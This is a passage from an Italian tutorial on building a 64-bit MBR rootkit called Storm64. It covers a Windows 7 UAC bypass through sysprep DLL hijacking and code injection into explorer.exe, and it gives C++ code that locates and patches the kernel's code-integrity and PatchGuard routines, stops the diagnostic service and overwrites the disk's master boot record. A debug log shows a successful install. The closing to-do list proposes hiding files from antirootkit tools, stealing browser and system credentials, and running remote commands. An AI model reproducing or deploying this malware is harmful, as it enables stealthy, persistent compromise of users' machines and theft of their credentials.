Il nostro payload del rootkit richiede obbligatoriamente diritti amministrativi per l'Api *AddPrintProcessor* (utilizzata per l'installazione del nuovo master boot record). Come già detto precedentemente, un utente amministratore in Windows Seven esegue tutte le applicazioni con un token filtrato e diritti da "Standard user". Al momento di elevare il programma payload appare un messaggio con una richiesta esplicita all'utente. Questo ovviamente **NON** è assolutamente accettabile in un rootkit professionale. È necessario quindi trovare un modo per evitare di far comparire il messaggio.

Bypassare il sistema di controllo non è stato affatto facile, infatti l'Account Controllo Utente si è dimostrato essere un sistema affidabile e sicuro.

Una prima idea per ingannare il sistema potrebbe essere quella di inviare tramite le api *FindWindow* e *SendMessage*, pochi istanti dopo l'apparizione della finestra di richiesta, un messaggio del tipo `BN_CLICKED` sul pulsante OK. In questo modo l'utente non si accorgerebbe nemmeno di aver dato il consenso per l'elevazione del processo del payload. Purtroppo questo tentativo è infattibile in quanto Windows attraverso la tecnologia User Interface Privilege Isolation (UIPI), impedisce a programmi in esecuzione con token di sicurezza limitati (quelli sotto UAC) di mandare messaggi dell'interfaccia utente

a qualsiasi altro programma in esecuzione con diritti di amministratore. Inoltre un altro grosso problema è rappresentato dal fatto che la finestra di richiesta di UAC viene disegnata dal sistema in un'altra Windows Station, con l'obiettivo di impedire qualsiasi tentativo di alterazione da parte di qualsiasi programma utente.

Una seconda idea più realizzabile è quella di richiedere un "elevazione" di un programma firmato Microsoft per eseguire un altro processo o caricare una dll che sarà eseguita quindi con diritti amministrativi. In questo modo il messaggio che viene visualizzato è molto più amichevole e riporta nei dettagli i dati del processo Microsoft firmato. Un chiaro programma Microsoft utilizzabile per i nostri scopi è il "rundll32.exe", che esegue una particolare funzione esportata da una libreria dll. Il codice per effettuare questa operazione è banale e richiede solo l'utilizzo dell'api *ShellExecuteEx* con la stringa "runas" passata nel parametro *lpVerb* della struttura dati *SHELLEXECUTEINFO*. Questo trucchetto attuato presenta all'utente una amichevole finestra di richiesta di aumento dei privilegi per il programma "rundll32.exe" **firmato** con firma digitale di Microsoft. Abbiamo in parte raggiunto il nostro obiettivo: possiamo in questo modo ingannare l'utente. Dobbiamo però fare le cose perfette ed eliminare anche questa finestra.




Figura 18: Finestra di dialogo di richiesta UAC per un processo **firmato digitalmente**.

il bypass del sistema UAC l'autore ha sfruttato un paio di falle (o, come le chiama Microsoft, un paio di "nuove caratteristiche") di Windows 7. Vista infatti è stato un sistema molto criticato per i numerosi messaggi di richiesta originati da Controllo Account Utente. Come risultato finale l'utilizzatore quasi sempre disattivava tale feature del sistema operativo. Windows 7 integra una nuova caratteristica che prende il nome di "Autoelevation". Solo particolari processi e server COM firmati digitalmente da Microsoft o da poche altre software house certificate, eseguiti da directory trusted del sistema operativo (come ad esempio la cartella "\\Windows\\System32") possono eseguire l'elevazione dei diritti del processo ad Administrator senza la richiesta esplicita dell'utente. Questo in effetti risolve il problema di Vista in quanto i messaggi di richiesta ora sono in numero inferiore e l'utente è addirittura libero di scegliere il livello dei messaggi generati da Controllo Account Utente. La Autoelevation è attivata nei programmi firmati da Microsoft attraverso un attributo presente nel loro file *manifest* di configurazione. La lista degli eseguibili firmati che possono eseguire l'Autoelevation è disponibile su internet al sito www.withinwindows.com/2009/09/27/short-windows-7-rtm-auto-elevate-white-list/. Il lettore può notare dalla lista che il processi interattivo più utilizzato da un utente, *explorer.exe* **non** utilizza l'Autoelevation.




Figura 19: Impostazioni di UAC in cui l'utente può scegliere il livello di avvisi generati

L'idea di base sta nel far eseguire a un processo Microsoft che si auto eleva all'avvio, una dll o un file eseguibile. Uno dei maggiori candidati per questa operazione è l'utility di Windows "sysprep" che mappa all'avvio la libreria CRYPTBASE.DLL presente nel percorso di ricerca di default `\Windows\System32\` dopo essersi auto elevato. Se scriviamo una falsa *cryptbase.dll* nel percorso trusted di *sysprep* inganniamo il loader di Windows che in questo modo mappa la nostra dll al posto di quella originale presente nella cartella *System32* (come mai la Microsoft **non** ha inserito la *cryptbase.dll* nella lista delle *KnownDlls* per impedire questo comportamento?). Sono comunque necessari privilegi amministrativi per la creazione del nuovo file. È necessario effettuare la copia della dll in questione da un processo elevato nel percorso trusted di Sysprep. Per far ciò utilizzeremo un server COM che espone classi per la copia di un file: creeremo un oggetto *IFileOperation* elevato. La classe *IFileOperation* infatti **se viene istanziata da un processo firmato Microsoft**, **non** mostra nessuna finestra di dialogo UAC di richiesta all'utente. Dobbiamo quindi creare un thread in *explorer.exe* (oppure in qualsiasi altro processo trusted Microsoft in esecuzione con un token limitato) ed eseguire la copia del file con la classe *IFileOperation* da lì.

```
// Tenta di elevare un processo
// Questa routine fa il suo dovere SOLO se siamo in un process context Microsoft
bool UACUtils::TryToElevateProcess(LPTSTR procFullName) {
    ... codice rimosso dall'autore. Leggi l'introduzione per i dettagli...
}
```

Nella nostra soluzione utilizzeremo le api *WriteProcessMemory* e *CreateRemoteThread* per creare il thread remoto anche se, come già detto precedentemente l'ideale sarebbe utilizzare l'Api *SetWinEventHook* per sfuggire agli antivirus. In tale modo riusciamo a generare la nostra dll, la quale sarà in esecuzione con diritti amministrativi (infatti il processo *sysprep* viene auto elevato), e non farà altro che richiamare l'Api *CreateProcess* per creare un nuovo processo (che a sua volta verrà eseguito senza il token filtrato), dopodiché terminerà l'esecuzione. Con tale procedura siamo riusciti a raggiungere il nostro scopo: estrarremo la dll di startup dalle risorse del loader, e una volta che il nuovo processo elevato verrà eseguito, la dll sarà cancellata dal vecchio processo in esecuzione con token filtrato e in attesa con l'api *WaitForSingleObject* del termine del nuovo processo. Il risultato ottenuto è

che l'odiosa finestra di dialogo di richiesta di Controllo Account Utente non viene visualizzata e il payload del rootkit viene eseguito con diritti amministrativi.

Il processo del payload controlla se è in esecuzione con un token filtrato facendo uso dell'api *GetTokenInformation* (utilizzata con il parametro *TokenInformationClass* impostato a *TokenElevationType*). Successivamente se il token del processo è filtrato, con un'altra chiamata a *GetTokenInformation* (utilizzata con parametro *TokenLinkedToken*) viene ottenuto l'handle al token **non** filtrato. Infine *CheckTokenMembership* determina se l'utente è amministratore testando se il sid di Administrator è abilitato nel token del processo...

```
retVal = GetProcessElevation(GetCurrentProcess(), &tokenElevType, &isUserAdmin);
if (!isUserAdmin) {
    // TODO: Implementare strategia se l'utente NON è amministratore
    return -1;
}
// ... ..

// Ottiene l'elevation type di un processo e anche se l'utente è amministratore o no
BOOL GetProcessElevation(HANDLE hProcess, TOKEN_ELEVATION_TYPE* pElevationType,
    BOOL * pIsAdmin) {
    // ... ..
    TOKEN_ELEVATION_TYPE tet = TokenElevationTypeDefault;

    retVal = OpenProcessToken(hProcess, TOKEN_QUERY, &hToken);
    if (!retVal) return FALSE;

    retVal = GetTokenInformation(hToken, TokenElevationType, (LPVOID)&tet,
        sizeof(TOKEN_ELEVATION_TYPE), &dwSize);
    if (!retVal) { CloseHandle(hToken); return FALSE; }

    if (pElevationType) *pElevationType = tet;
    if (!pIsAdmin) return TRUE;

    //Ora determina se l'utente è un amministratore
    if (tet == TokenElevationTypeLimited) {
        BYTE adminSid[SECURITY_MAX_SID_SIZE];
        dwSize = sizeof(adminSid);
        retVal = CreateWellKnownSid(WinBuiltinAdministratorsSid, NULL, (PSID)&adminSid,
            &dwSize);
        if (!retVal) { CloseHandle(hToken); return FALSE; }

        HANDLE unFilteredToken = NULL;
        retVal = GetTokenInformation(hToken, TokenLinkedToken, (LPVOID)&unFilteredToken,
            sizeof(HANDLE), &dwSize);
        _ASSERT(retVal);

        retVal = CheckTokenMembership(unFilteredToken, adminSid, pIsAdmin);
        if (retVal) bResult = TRUE;
        CloseHandle(unFilteredToken);
    } else {
        *pIsAdmin = IsUserAdmin();
        bResult = TRUE;
    }

    // Close the process token
    CloseHandle(hProcess);
    return bResult;
}
```


L'api *GetTokenInformation* segnala un token filtrato restituendo un elevation type uguale a *Limited*. Oltre all'elevation type, UAC definisce anche un altro nuovo meccanismo di sicurezza definito come *Windows Integrity Mechanism*, il quale associa ad ogni risorsa un *Integrity Level*, (altro non è che una nuova Access Control Entry). Questo *Integrity Level* viene confrontato ogni qual volta un processo tenta di accedere ad un Kernel Object: se l'integrity level dell'oggetto è maggiore di quello del processo, allora la modifica o eliminazione dell'oggetto viene negata. Il fatto chiave è che questo confronto viene svolto prima dell'analisi delle ACL, in questo modo anche se un processo ha pieni diritti su un oggetto con integrity level più alto, non potrà lo stesso modificarlo. Questo sistema è risultato molto utile in browser quali Internet Explorer, i quali come risultato non possono modificare il sistema operativo anche se in esecuzione con diritti amministrativi ma con Integrity level basso. Ulteriori dettagli sul *Windows Integrity Mechanism* sono disponibili qui: <http://msdn.microsoft.com/en-us/library/bb625960.aspx>.

APPROFONDIMENTO

Il lettore molto probabilmente si sta chiedendo come è stato possibile scoprire la falla di Sysprep. È stato relativamente semplice: l'autore ha analizzato la lista dei processi che si autoelevano. Sappiamo che è molto più semplice sfruttare un eseguibile localizzato in una cartella che non sia *System32* in quanto i file presenti nella directory *System32* sono protetti da scrittura (infatti di default solo l'utente *TrustedInstaller* può modificarli) e inoltre possono essere in uso da altri programmi. Quindi sono stati analizzati con Process Monitor per prima cosa i file seguenti: *sysprep.exe*, *setupsqm.exe* e *fsquirt.exe* (file presenti in altre directory diverse da *System32*).

Fsquirt.exe (il processo responsabile della gestione del bluetooth) riportava la stessa vulnerabilità su tanti file: *duser.dll*, *dwmapi.dll*, *oleacc.dll* e molti altri, solo che è stato meglio non sceglierlo per i nostri scopi in quanto il percorso in cui è situato è lungo e non è uguale per tutte le versioni di Seven.

Setupsqm.exe invece **non** è affetto da nessuna vulnerabilità di questo tipo. Resta quindi il più comodo processo da sfruttare: *Sysprep.exe*. In evidenza nella figura sotto è la vulnerabilità sfruttata dall'autore evidenziata da Process Monitor.



6.3 Le routine di installazione e verifica

Le routine di verifica dell'ambiente operativo e di installazione del rootkit non sono particolarmente complesse ed utilizzano tutte Api documentate. L'installazione vera e propria viene eseguita da un processo Microsoft in una dll (come spiegato nella sezione 6.1). L'architettura della dll del payload è così strutturata: è stata sviluppata dall'autore una classe *StormLoader* in cui sono presenti tutte le strutture dati e la funzioni di installazione. La procedura *InstallStorm64* si occupa dell'installazione vera e propria: per prima cosa analizza il sistema operativo utilizzando l'api *GetVersionEx*, se trova un sistema non consono termina; successivamente richiama la funzione *AnalyzeKernel* che esamina l'intero ambiente operativo analizzando i files chiave del sistema: *bootmgr* e *ntoskrnl.exe*.

In tale maniera la funzione *AnalyzeKernel* controlla e corregge gli offset su cui il MBR Storm dovrà operare:

1. Ottiene la firma del bootmgr (ultimi 4 bytes del file) attraverso la lettura degli ultimi 1024 bytes del bootmgr (api *ReadFile* e *SetFilePointer*)

```
newFilePtr = SetFilePointer(hBootmgr, (LONG)-1024, NULL, FILE_END);
_ASSERT(newFilePtr != INVALID_SET_FILE_POINTER);
retVal = ReadFile(hBootmgr, pBuffer, 1024, &numBytesRead, NULL);
if (!retVal || !numBytesRead) return false;
```

2. Cerca il pattern di bytes corrispondenti alla parte di funzione *BmMain* da alterare per ottenere un offset di modifica. Per fare ciò l'autore ha scritto una semplice funzione che, una volta aperto un file su disco ed averlo mappato in memoria (con le Api *CreateFileMapping* e *MapViewOfFile*), analizza il file byte per byte, cerca un particolare pattern di bytes e restituisce l'offset corrispondente:

```
// Cerca un pattern di bytes in un file e restituisce l'offset
DWORD StormLoader::FindFunctionBytes(HANDLE hFile, PBYTE pattern, DWORD pLen) {
    HANDLE hFileMap = NULL;          // Il file mappato in memoria
    DWORD mapOffset = 0;             // Offset di analisi nel file Mapping Object
    PBYTE pBuffer = NULL;            // Buffer di lettura
    DWORD retVal = 0;                // Valore di ritorno delle API
    bool isFound = false;            // Indica se ho trovato oppure no i dati
    DWORD fileSize = GetFileSize(hFile, NULL);

    if (!hFile || hFile == INVALID_HANDLE_VALUE) return (DWORD)-1;
// Inizia dalla posizione iniziale
    mapOffset = SetFilePointer(hFile, 0, 0, FILE_BEGIN);
    if (mapOffset == INVALID_SET_FILE_POINTER) return (DWORD)-1;
    hFileMap = CreateFileMapping(hFile, NULL, PAGE_READONLY, 0, fileSize, NULL);

    pBuffer = (PBYTE)MapViewOfFile(hFileMap, FILE_MAP_READ, 0, 0, fileSize);
    if (!pBuffer) return -1;

    while (mapOffset + pLen <= fileSize) {
        retVal = (DWORD)RtlCompareMemory(&pBuffer[mapOffset], pattern, pLen);
        if (retVal == pLen) {
            // Offset trovato
            isFound = true;
            break;
        }
        mapOffset++;
    }

    // Chiudo il file mapping object
    UnmapViewOfFile(pBuffer);
    CloseHandle(hFileMap);
}
```



```

if (isFound) return mapOffset;
else return (DWORD)-1;
}

```

- Il lavoro più complicato invece riguarda *ntoskrnl.exe* in quanto dobbiamo ottenere l'RVA (Relative Virtual Address) dei punti di modifica delle funzioni *SepInitializeCodeIntegrity* e *KilInitializePatchGuard*. Per far ciò dobbiamo aprire il file, mapparlo in memoria e trovare gli offset dei bytes di modifica, dopodiché dobbiamo convertire il file offset in RVA analizzando il Pe (portable executable). Il byte pattern di ricerca deve obbligatoriamente essere univoco, cosa che nelle due funzioni da modificare **NON** è verificata, quindi dobbiamo effettuare più ricerche (pattern precedente all'offset di modifica + pattern successivo) e riunire i risultati. L'autore ha creato una classe *PeUtils* deputata a svolgere tutte le operazioni di analisi e modifica del Pe. Per una guida su come è costituito un Pe e ulteriori dettagli il lettore può consultare l'ottimo articolo di *Ntcore.com* disponibile qui: www.ntcore.com/files/pe.htm.

```

/* Ora cerco la firma della Routine nt!SepInitializeCodeIntegrity:
* 48895c2408      mov     qword ptr [rsp+8],rbx
* 57              push    rdi
* 4883 ec20        sub     rsp,20h
* 33db            xor     ebx,ebx
* 381d xxxxxxxx    cmp     byte ptr [nt!InitIsWinPEMode (fffff800`01853b08)],bl
* 0f85 94000000    jne     nt!SepInitializeCodeIntegrity+0xac  <-- OFFSET RICERCATO
* 33c0            xor     eax,eax
* c605 xxxx e3ff01 mov     byte ptr [nt!g_CiEnabled (fffff800`01871e58)],1    */

```

```

QWORD patternTmp = 0x0;
RtlZeroMemory(pPattern, patternLen);
pe->ResetSearch();

```

```

do {
    DWORD offsetA = 0, offsetB = 0;
    // Prima parte della firma (fino ad istruzione xor ebx,ebx)
    patternTmp = 0x83485708245c8948; // Per il byte pattern vedi sopra
    RtlCopyMemory(&pPattern[0], &patternTmp, sizeof(QWORD));
    patternTmp = 0x00001d38db3320ec; // Notazione little endian
    RtlCopyMemory(&pPattern[8], &patternTmp, 6);
    patternLen = 14;
    offsetA = pe->GetDataOffset(pPattern, patternLen, false);
    _ASSERT(g_dwSepRVA != INVALID_OFFSET_VALUE);

    // Ora seconda parte della firma
    patternTmp = 0xc03300000094850f;
    RtlCopyMemory(&pPattern[0], &patternTmp, sizeof(QWORD));
    patternTmp = 0x05c6;
    RtlCopyMemory(&pPattern[8], &patternTmp, sizeof(WORD));
    offsetB = pe->GetDataOffset(pPattern, 10, false);

    // Controllo di integrità per vedere se gli offset trovati sono giusti
    if (offsetB == INVALID_OFFSET_VALUE || offsetA == INVALID_OFFSET_VALUE) {
        // Unable to find SepInitializeCodeIntegrity offset
        AnalyzeKernelCleanUp
        delete pe;
        return false;
    }
    if (offsetB - offsetA > 0x14) {
        pe->SetSearchOffset(offsetA + 10);
        retVal = 1;
    } else {
        // Offset trovato
        retVal = 0;
        g_dwSepRVA = pe->OffsetToRVA(offsetB);
    }
}

```

```
} while (retVal);
```

Se qualsiasi di questa analisi fallisce la procedura si interrompe e l'installazione viene annullata in quanto il Mbr non saprebbe dove andare ad agire e il sistema dell'utente diventerebbe inutilizzabile. Se invece l'intera analisi va a buon fine, inizia la parte vera e propria dell'installazione: per prima cosa viene impostato lo start mode del servizio PeAuth a manuale, viene interrotto il servizio DPS ("Servizio Criteri di diagnostica", ovvero il servizio deputato al controllo del sistema che manda il messaggio all'utente se trova un driver non firmato), dopodiché vengono estratti dalle risorse il driver e il Master Boot Record Storm64. A questo punto viene installato il driver nel sistema (la procedura è banale e non richiede particolari approfondimenti). Dopodiché viene compilato il Mbr estratto con gli offset appena trovati da *AnalyzeKernel* e con una firma per la sua successiva identificazione, viene installato nel sistema spostando quello vecchio in un settore libero:

```
// E ora copio il MBR Storm nel nuovo settore MBR
p_bNewMbr = new BYTE[MBR_SIZE];
RtlZeroMemory(p_bNewMbr, MBR_SIZE);
RtlCopyMemory(p_bNewMbr, p_bStormMbr, MBR_SIZE);

// Piazzo la firma al Mbr Storm
for (int i = 0; i < 7; i++)
    p_bNewMbr[MBP_SIZE - 7 + i] = sign[i];

// Corregge il settore in cui piazzare l'MBR originale
if (p_mMbr->PartitionTable.Primary1.FreeSectorsBefore < g_wOrgMBR_Sector) {
    // Se non c'è spazio sufficiente nel disco utilizza un'altra strategia
    if (p_mMbr->PartitionTable.Primary1.FreeSectorsBefore < 0x4) {
        delete p_bOrgMbr;
        return false;
    } else
        this->g_wOrgMBR_Sector =
            (WORD)p_mMbr->PartitionTable.Primary1.FreeSectorsBefore - 1;
    // IMPORTANTISSIMO il + 1: infatti nella notazione CHS il
    // valore del cilindro parte da 1, e non da 0
    *(WORD*)&p_bNewMbr[0x4F] = g_wOrgMBR_Sector + 1;
}

// Corregge la firma del BootMgr
WORD mbrOffset = (WORD)FindMemDword(p_bNewMbr, MBR_SIZE, OriginalBmSignature);
*(DWORD*)&p_bNewMbr[mbrOffset] = this->g_dwBmSignature;
_ASSERT(p_bNewMbr[mbrOffset - 0xD] == 0xB8); // mov AX, <offset>
p_bNewMbr[mbrOffset - 0xC] = this->g_bBmSigByte;

// Ora corregge gli RVA
mbrOffset = (WORD)FindMemDword(p_bNewMbr, MBR_SIZE, OriginalSepRVA);
*(DWORD*)&p_bNewMbr[mbrOffset] = this->g_dwSepRVA; // SepInitializeCodeIntegrity
mbrOffset = (WORD)FindMemDword(p_bNewMbr, MBR_SIZE, OriginalKppRVA);
*(DWORD*)&p_bNewMbr[mbrOffset] = this->g_dwKppRVA; // KiInitializePatchGuard

// Converte i dati grezzi in un MBR decente e metto la tabella delle partizioni
p_mMbr = (PMaster_Boot_Record)p_bOrgMbr;
RtlCopyMemory(&p_bNewMbr[MBP_SIZE], &p_mMbr->WinData,
    sizeof(Master_Boot_Record) - MBP_SIZE);

// Fine il nuovo MBR è pronto per essere installato, lo installa
// Copio il MBR originale nel settore protetto
retVal = SetFilePointer(hPhysDisk, (LONG)this->g_wOrgMBR_Sector * SECTOR_SIZE,
    NULL, FILE_BEGIN);
retVal = WriteFile(hPhysDisk, (LPVOID)p_bOrgMbr, MBR_SIZE, &numBytesRead, NULL);
numBytesRead = 0;

// Copio il nuovo settore Storm nel settore 0
```

```
retVal = SetFilePointer(hPhysDisk, 0, NULL, FILE_BEGIN);  
_ASSERT(retVal != INVALID_SET_FILE_POINTER);  
retVal = WriteFile(hPhysDisk, (LPVOID)p_bNewMbr, MBR_SIZE, &numBytesRead, NULL);  
_ASSERT(retVal && numBytesRead > 0);  
  
//Cleanup  
delete p_bOrgMbr;  
CloseHandle(hPhysDisk);
```

A questo punto la procedura è finita. La dll di installazione viene scaricata dal process context di *spoolsv.exe* dal processo del payload in attesa del termine dell'installazione. Tale processo però non verrà terminato in quanto potrà dare il messaggio di riavvio del sistema all'utente. Tutto è andato a buon fine, al successivo riavvio della workstation il rootkit sarà perfettamente operativo.

L'autore non ritiene necessario nessun'altro approfondimento sul restante codice del payload in quanto tale codice è lineare e non presenta particolari difficoltà.

Parte 7 – Considerazioni Finali

Ormai le basi per il nostro MBR Rootkit a 64 bit sono state definite del tutto. Ovviamente il progetto, essendo durato 4 mesi, non è ancora per niente completato... In questa sezione analizzeremo i grossi lavori ancora da sviluppare e effettueremo delle considerazioni sull'intero progetto. Il progetto che abbiamo sviluppato è ad un livello molto avanzato, discuteremo anche le possibili migliorie del sistema e andremo ad accennare la struttura degli unici 2 tipi di rootkit che possono essere considerati ancora più complessi e avanzati: Hypervisor Rootkit e BIOS rootkit (i quali però non sono ancora stati sviluppati da nessuno). Nelle considerazioni finali accenneremo anche ad una possibile modalità di difesa contro la minaccia appena creata ...

7.1 Componenti ancora da sviluppare (Todo List)

Come già detto precedentemente, il nostro progetto di ricerca è durato 4 mesi, e ovviamente non è stato possibile sviluppare ogni sua componente... La base è stata tracciata, è ora compito del lettore implementare le restanti parti.

È necessario ancora implementare nella parte kernel mode un hook del driver del file system con l'obiettivo di nascondere file e cartelle (in particolare il file della dll infetta e del driver). Ci sono svariate tecniche per implementare l'aggancio. Quella consigliata dall'autore è sempre l'Irp hooking, avendo cura di andare a piazzare un paio di istruzioni *jmp* tra gli spazi vuoti delle funzioni di analisi degli Irp, e facendo puntare l'hook su quelle istruzioni. In questo modo è anche possibile bypassare software antirootkit i quali non si accorgeranno dell'avvenuta modifica (infatti le routine di analisi degli Irp puntano a indirizzi del driver originale).

Inoltre sarebbe utile inserire un paio di routine di controllo di eventuali alterazioni del Mbr modificato e del rootkit (parte user-mode e kernel-mode) eseguite dall'utente per eliminare l'infezione.

Implementare queste routine è abbastanza semplice, è sufficiente utilizzare un timer (vedi api *KeSetTimer*) che ad ogni periodo di tempo variabile controlla il Mbr, il driver, ma soprattutto lo stato dei files di avvio di Windows in quanto Windows Update potrebbe averli modificati durante un aggiornamento. Nel caso di modifiche la routine dovrebbe risistemare il tutto.

La parte User Mode invece è tutta da implementare: qui c'è spazio per la fantasia del lettore, infatti le linee guida sono già state descritte nel paragrafo 4.2. Per ottenere le password dai browser, da msn e altri programmi, su internet sono già state documentate svariate procedure (tutte ottenute effettuando un po' di reverse engineering); da segnalare soprattutto l'api *CredEnumerate* per l'enumerazione delle credenziali di sistema. Inoltre nel sito <http://securityxplored.com/passwordsecrets.php> sono presenti anche esempi di codice sorgente per ottenere password dai più svariati browser e client email. È inoltre possibile con facilità sviluppare una componente che permette di eseguire qualsiasi comando inviato da remoto.

Il payload invece è completato quasi al 100%; infatti nei test ha reagito benissimo sia su Windows 7 che su Windows Server 2008 (oltretutto in WS2008 l'account Administrator ha UAC disabilitato di default). È stato implementato dall'autore anche un banale sistema di debug. Quello che manca ancora è il check del Mbr Storm nel caso in cui il driver sia già attivo, ma, come già detto in precedenza, è necessario sviluppare la routine di controllo in kernel mode. Inoltre è ancora necessario implementare una ulteriore procedura AntiUAC nel caso in cui la falla sfruttata verrà in futuro chiusa, utilizzando a questo scopo il processo di Windows "rundll32.exe". Come il lettore può notare, questi sono piccoli dettagli; la

manca più banale e importante invece è la routine che, al termine dell'installazione, mostra un messaggio di richiesta di riavvio del sistema all'utente ogni periodo di tempo variabile....

#	Time	Debug Print
0	0.00000000	[1960] StormLoader::CheckOsVersion - The host OS is Windows Server 2008 R2!
1	0.00019556	[1960] Storm64!WinMain - I'm in the right Process integrity Level!!
2	0.00026344	[1960] StormDll!AttachToSpoolSv - Attempt to attach to Spoolsv.exe process...
3	0.06200844	[1036] StormDll!DllMain - DllProcessAttach called from process named spoolsv.exe!
4	0.06231909	[1036] StormDll!DllMain - DllMain has found the right process context, it created a new thread
5	0.06254063	[1960] StormDll!AttachToSpoolSv - AddPrintProcessor success!
6	0.06294264	[1036] StormLoader::InstallStorm64 - Begin at time 0x0002B404
7	0.06301611	[1036] StormLoader::CheckOsVersion - The host OS is Windows Server 2008 R2!
8	0.06313317	[1036] StormLoader::AnalyzeKernel - Begin at time 0x0002B404
9	0.08397604	[1036] StormLoader::AnalyzeKernel - System Bootmgr Signature is: 0x3B51447E.
10	0.10004260	[1036] PEUtils::RemapEntireFile - Remapping 5382 KBytes of file....
11	0.27977523	[1036] StormLoader::AnalyzeKernel - System SepInitializeCodeIntegrity RVA is: 0x003EAA72.
12	0.50118130	[1036] StormLoader::AnalyzeKernel - System KiInitializePatchGuard RVA is: 0x00561368.
13	0.50977540	[1036] StormLoader::AnalyzeKernel - End at time 0x0002B5B9, Total Time: 437 ms.
14	1.52833664	[1036] StormLoader::InstallStorm64 - Now installing Storm64 Rootkit...
15	1.52862751	[1036] StormLoader::InstallStorm64 - Driver name is "amibios"...
16	1.72866797	[1036] StormLoader::InstallStorm64 - Dps service has been stopped!
17	1.75757420	[1036] StormLoader::InstallStorm64 - Successfully created "amibios" driver service.
18	1.83991873	[1036] StormLoader::InstallStorm64 - Il nuovo Mbr sta per essere installato nel sistema...
19	1.84246707	[1036] StormLoader::InstallStorm64 - New MBR has been successfully installed!
20	1.84255517	[1036] StormLoader::InstallStorm64 - End at time 0x0002BAF9, Total Time: 1781 ms.
21	1.84262192	[1036] StormDll!ExplInstallStorm - Storm64 successfully installed on this system.
22	1.84320521	[1960] Storm64!StopSpoolService - Stopping spooler service...
23	1.84915876	[1036] StormDll!DllMain - DllProcessDetach called from process named spoolsv.exe!
24	2.01359367	[1036] allocated memory: 0, blocks: 0
